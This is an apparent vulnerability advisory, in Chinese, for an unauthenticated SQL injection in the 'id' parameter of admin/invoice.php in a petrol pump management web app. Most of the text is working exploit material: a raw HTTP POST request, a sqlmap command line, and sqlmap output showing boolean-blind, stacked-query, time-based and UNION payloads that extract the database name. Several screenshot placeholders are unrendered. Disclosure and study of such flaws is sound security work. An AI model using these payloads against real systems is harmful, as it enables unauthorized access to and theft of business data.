Petrol pump management software free download | SourceCodester
sourcecodester Petrol pump management software v1.0 存在 SQL 注入漏洞。该漏洞被评为高风险,影响 admin\invoice.php 文件的某些未知功能。攻击者可以利用参数 id 构造恶意 SQL 语句来获取敏感信息,从而造成危害。
admin\invoice.php

此处,用户输入 $_POST['id'] 被直接拼接到 SQL 查询语句中,显然容易受到 SQL 注入攻击。

POST /admin/invoice.php HTTP/1.1
Host: 10.151.167.168:6677
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Cookie:
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 50

id=1*
保存数据包并使用 sqlmap 进行攻击
python3 sqlmap.py --random-agent -r data.txt --risk 3 --batch


---
Parameter: #1* ((custom) POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause
    Payload: id=-6094' OR 1911=1911 AND 'hAoG'='hAoG

    Type: stacked queries
    Title: MySQL >= 5.0.12 stacked queries (comment)
    Payload: id=1';SELECT SLEEP(5)#

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 1041 FROM (SELECT(SLEEP(5)))UTeR) AND 'HnhT'='HnhT

    Type: UNION query
    Title: Generic UNION query (NULL) - 16 columns
    Payload: id=1' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7176626b71,0x6b57657774656652476e4d594f6959545363546f73424a4c547364484a4d47696247447769514653,0x71766b6a71),NULL,NULL,NULL,NULL,NULL,NULL-- -
---
观察数据包,我没有添加 cookie 值,表明无需认证,也不需要登录即可远程发起攻击。
可以看到,该 payload 利用了基于时间的盲注、基于布尔的盲注、堆叠查询和 UNION 查询等注入方式,并成功注出了数据库名称。